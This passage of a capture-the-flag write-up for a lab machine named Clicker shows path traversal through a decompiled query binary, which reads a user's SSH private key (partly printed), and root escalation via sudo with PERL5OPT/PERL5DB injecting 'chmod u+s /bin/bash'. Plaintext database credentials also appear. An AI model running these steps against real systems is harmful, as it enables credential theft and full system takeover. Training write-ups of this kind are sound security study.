XREF[3]: 00101488(W), 00101554(*), 00101584(*)
undefined4 Stack[-0x88]:4 local_88
XREF[1]: 00101424(W)
undefined8 Stack[-0x90]:8 local_90
XREF[1]: 0010141d(W)
undefined8 Stack[-0x98]:8 local_98
XREF[3]: 00101416(W), 0010142b(*), 00101467(*)
undefined8 Stack[-0xa0]:8 local_a0
XREF[4]: 00101586(W), 00101591(R), 001015aa(R), 001015bc(R)

Decompile: main - (execute_query)
34 iVar1 = atoi((char *) (param_2 + 8));
35 pcVar3 = (char *) calloc(0x14, 1);
36 switch(iVar1) {
37 case 0:
38 puts("ERROR: Invalid arguments");
39 iVar2 = 2;
40 goto LAB_001015e1;
41 case 1:
42 strcpy(pcVar3, "create.sql", 0x14);
43 break;
44 case 2:
45 strcpy(pcVar3, "populate.sql", 0x14);
46 break;
47 case 3:
48 strcpy(pcVar3, "reset_password.sql", 0x14);
49 break;
50 case 4:
51 strcpy(pcVar3, "clean.sql", 0x14);
52 break;
53 default:
54 strcpy(pcVar3, *(char *) (param_2 + 0x10), 0x14);
55 }
56 local_98 = 0x616a2f656d6f682f;
57 local_90 = 0x69726575712f6b63;
58 local_88 = 0x2f7365;
59 sVar4 = strlen((char *) &local_98);
60 sVar5 = strlen(pcVar3);
61 __dest = (char *) calloc(sVar5 + sVar4 + 1, 1);
62 strcpy(__dest, (char *) &local_98);
63 strcat(__dest, pcVar3);
64 setreuid(1000, 1000);
65 iVar1 = access(__dest, 4);
66 if (iVar1 == 0) {
67 local_78 = 0x6e69622f7273752f;
68 local_70 = 0x2d206c7173796d2f;
69 local_68 = 0x656b6369632075;
70 local_60 = 0x6573755f62645f72;

```

```

www-data@clicker:/opt/manager$ ./execute_query 1
mysql: [Warning] Using a password on the command line interface can be insecure.
CREATE TABLE IF NOT EXISTS players(username varchar(255), nickname varchar(255), password varchar(255), role varchar(255), clicks bigint, level int, PRIMARY KEY (username))
INSERT INTO players (username, nickname, password, role, clicks, level)
VALUES ('admin', 'admin', 'ec9407f758dbed2ac510cac18f67056de100b1890f5bd8027ee496cc250e3f82', 'Admin', 9999999999999999, 999999999)
ON DUPLICATE KEY UPDATE username=username
www-data@clicker:/opt/manager$

```

Furthermore, it appears that the program is displaying the contents of the file it reads. By running the "strings" command on the binary, we can extract the precise command it executes:



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```
(kali@kali)-[~/Desktop/Machines/Clicker]
$ strings execute_query | grep ^/home -A 11
/home/jaH
ck/queriH
/usr/binH
/mysql -H
u clickeH
r_db_useH
r --passH
word='clH
icker_dbH
_passworH
d' clickH
er -v < H
```

Which can also be manipulated for better understanding:

```
1 /home/jaHck/queriH/usr/binH/mysql -Hu clickeHr_db_useHr --passHword='clHicker_dbH_passworHd' clickHer -v < H
2
3 /home/jack/queries
4 /usr/bin/mysql -u clicker_db_user --password='clicker_db_password' clicker -v <
```

The command mentioned earlier appears to be processing input, presumably from a file. Upon revisiting the switch statements, it becomes evident that there is a default case within them. This default case seems to influence pcVar3, a variable that also holds filenames from other switch cases.

The variable has limited memory space allocated to it, as it's created using calloc. Given that the command produces verbose output, I attempted to specify additional files and directories for its operation.

Note that by the command found, we are located in /home/jack/queries.

```
www-data@clicker:/opt/manage$ ./execute_query 5
Segmentation fault (core dumped)
www-data@clicker:/opt/manage$ ./execute_query 5 ../
mysql: [Warning] Using a password on the command line interface can be insecure.
ERROR: Can't initialize batch_readline - may be the input source is a directory or a block device.
www-data@clicker:/opt/manage$
```

Seems to be working. Let's try to read the id\_rsa file of the user jack. If I will be able to do so, I can login via SSH and the user jack without promoting his password.

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```

www-data@clicker:/opt/manage$ ./execute_query 5 ../.ssh/id_rsa
mysql: [Warning] Using a password on the command line interface can be insecure.
-----
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAABm9uZQAAAAAAAAABAAABlwAAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAs4eQaWHe45iGSieDHbraAYgQdMwLMGpt50KmMUAvWgAV2zLP8/1Y
J/tSzgoR9Fko8I1UpLnHCLz2Ezsb/MrLCe8nG5TlbJrrQ4HcqnS4TKN7DZ7XW0bup3ayy1
kAAZ9Uot6ep/ekM8E+7/39VZ5fe1FwZj4iRKI+g/BVQFclsgK02B594Gk0z33P/Zzte2jV
Tgmy3+htPE5My31i2LXh6XWfepiB0jG+mQDg20ySAphb01SbMisowP1aSexKMh7Ir6IlPu
nuw3l/luyvRGDN8fyumTeIXVAdPf0qMqTOVECo7hAoY+uYWKfiHx0X4fo+/fNwdcfctBUm
pr5Nxx0GCH1wLnHsbx+/oBkPzxuzd+BcGNZp7FP8cn+dEFz2ty8Ls0Mr+XW5ofivEwr3+e
300gtpL6Qh02eLiZVrIX0HiPzW49emv4xhuoPF3E/5CA6akeQbbGAppTi+EBG9Lhr04c9E
2uCSLPiZqHiViArcUbbXxWMX2NPSJzDsQ4xeYqFtAAAFi02Fee3thXntAAAAB3NzaC1yc2

```

I saved it on my local machine:

```

jack_key x
1 -----BEGIN OPENSSH PRIVATE KEY-----
2 b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAABm9uZQAAAAAAAAABAAABlwAAAAAdzc2gtcn
3 NhAAAAAwEAAQAAAYEAs4eQaWHe45iGSieDHbraAYgQdMwLMGpt50KmMUAvWgAV2zLP8/1Y
4 J/tSzgoR9Fko8I1UpLnHCLz2Ezsb/MrLCe8nG5TlbJrrQ4HcqnS4TKN7DZ7XW0bup3ayy1
5 kAAZ9Uot6ep/ekM8E+7/39VZ5fe1FwZj4iRKI+g/BVQFclsgK02B594Gk0z33P/Zzte2jV
6 Tgmy3+htPE5My31i2LXh6XWfepiB0jG+mQDg20ySAphb01SbMisowP1aSexKMh7Ir6IlPu
7 nuw3l/luyvRGDN8fyumTeIXVAdPf0qMqTOVECo7hAoY+uYWKfiHx0X4fo+/fNwdcfctBUm
8 pr5Nxx0GCH1wLnHsbx+/oBkPzxuzd+BcGNZp7FP8cn+dEFz2ty8Ls0Mr+XW5ofivEwr3+e
9 300gtpL6Qh02eLiZVrIX0HiPzW49emv4xhuoPF3E/5CA6akeQbbGAppTi+EBG9Lhr04c9E
10 2uCSLPiZqHiViArcUbbXxWMX2NPSJzDsQ4xeYqFtAAAFi02Fee3thXntAAAAB3NzaC1yc2
11 EAAAGBAL0HkGh3u0Yhkongx262gGIEHTMJTBj7edCpjFALloAFds5T/P9WCf7Us4KEfRZ
12 KPCNVKS5xwi89hM7G/zKywnvJxuU5Wya600B3Kp0uEyjew2e11tG7qd2sstZAAGfVKLenq
13 f3pDPBPu/9/VWeX3tRcGY+IkSiPoPwVUBXJBICtNgefeBpDs99z/2c7Xto1U4Jst/obTx0
14 TMT9YtpV4el1n3qYgToxvpkA4NjskgKYWztUmzIrKMD9WknsSjIeyK+iJT7p7sN5f5bsr0
15 RgzfH8rpk3iF1QHT3zqjKkzLRAq04QKGPmFin4h8Tl+H6Pv3zchXH3LQVJqa+TccdBgh9
16 cC5x7G8fv6AZD88bs3fgXBjWaexT/HJ/nRBc9rcvC7NDK/lluaH4rxMK9/nt9DoLaS+kIT
17 tni4mVayFzh4j81uPXpr+MYbqDxdxP+Qq0mpHkG2xqKaU4vhARvS4a90HPRNrqi4mah4

```

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I added the Private Key to the SSH agent:

Jack's shell

```

jack@clicker: ~
File Actions Edit View Help
(kali㉿kali)-[~/Desktop/Machines/Clicker]
$ ssh-add jack_key
Identity added: jack_key (jack@clicker)

(kali㉿kali)-[~/Desktop/Machines/Clicker]
$ ssh -i jack_key jack@clicker.htb
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-84-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Mon Sep 25 01:21:10 PM UTC 2023

System load: 0.0          Processes: 260
Usage of /:  54.6% of 5.77GB Users logged in: 0
Memory usage: 20%          IPv4 address for eth0: 10.10.11.232
Swap usage:  0%

=> There is 1 zombie process.

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status or the manual that corresponds to your MySQL
distribution.

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

jack@clicker:~$ █

```

Nice!

```

jack@clicker:~$ cd ~
jack@clicker:~$ ls /nologin
queries user.txt
jack@clicker:~$ cat user.txt
a
2
jack@clicker:~$ █

```

Erel Regev

## Privilege Escalation

First I checked whether the user jack can execute commands using sudo:

```

jack@clicker:~$ sudo -l
Matching Defaults entries for jack on clicker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User jack may run the following commands on clicker:
    (ALL : ALL) ALL
    (root) SETENV: NOPASSWD: /opt/monitor.sh
jack@clicker:~$

```

monitor.sh:

```

jack@clicker:~$ cat /opt/monitor.sh
#!/bin/bash
if [ "$EUID" -ne 0 ]
then echo "Error, please run as root"
exit
fi

set PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
unset PERLLIB;
unset PERLSIB;

data=$(/usr/bin/curl -s http://clicker.htb/diagnostic.php?token=secret_diagnostic_token);
/usr/bin/xml_pp <<< $data;
if [[ $NOSAVE == "true" ]]; then
    exit;
else
    timestamp=$(/usr/bin/date +%s)
    /usr/bin/echo $data > /root/diagnostic_files/diagnostic_${timestamp}.xml
fi

```

This bash script does the following:

- It checks whether the script is being run with root privileges (\$EUID is the effective user ID) and exits with an error message if not.
- It sets the PATH environment variable to a specific list of directories.
- It unsets the PERLLIB and PERLSIB environment variables.
- It uses the curl command to make an HTTP GET request to `http://clicker.htb/diagnostic.php?token=secret_diagnostic_token` and stores the response (data) in the data variable. The -s flag suppresses the progress meter and other unnecessary output.
- It pretty-prints the XML data in the data variable using the xml\_pp command.
- It checks whether the NOSAVE environment variable is set to "true" (if it is, the script exits).
- If NOSAVE is not set to "true," it generates a timestamp using `date +%s`, appends it to the filename `diagnostic_` and saves the XML data to a file in the `/root/diagnostic_files/` directory with the filename format `diagnostic_<timestamp>.xml`.

There is no vulnerability related to PATH hijacking in this binary, and the script intentionally clears specific environment variables related to the Perl programming language. By using the "unset" command on these variables, it effectively sets them to an empty value.

Erel Regev

While researching potential exploits related to environment variables like PERL5LIB and PERLLIB, I came across the following website:

<https://www.elttam.com/blog/env/>

PERL5OPT=-d

This sets the PERL5OPT environment variable to -d, which is typically used to enable Perl debugging mode. It is an attempt to manipulate Perl's behavior.

PERL5DB='system("chmod u+s /bin/bash");'

This sets the PERL5DB environment variable to a Perl code snippet. In this case, the Perl code attempts to run the system function with the command chmod u+s /bin/bash. This command sets the setuid bit on the /bin/bash binary, which allows to execute /bin/bash with root privileges when it's run by any user.

```
jack@clicker:~$ sudo PERL5OPT=-d PERL5DB='system("chmod u+s /bin/bash");' /opt/monitor.sh
No DB::DB routine defined at /usr/bin/xml_pp line 9.
No DB::DB routine defined at /usr/lib/x86_64-linux-gnu/perl-base/File/Temp.pm line 870.
END failed--call queue aborted.
jack@clicker:~$ /bin/bash -p
bash-5.1# whoami
root
bash-5.1# cd /root
bash-5.1# cat root.txt
0. 3
bash-5.1#
```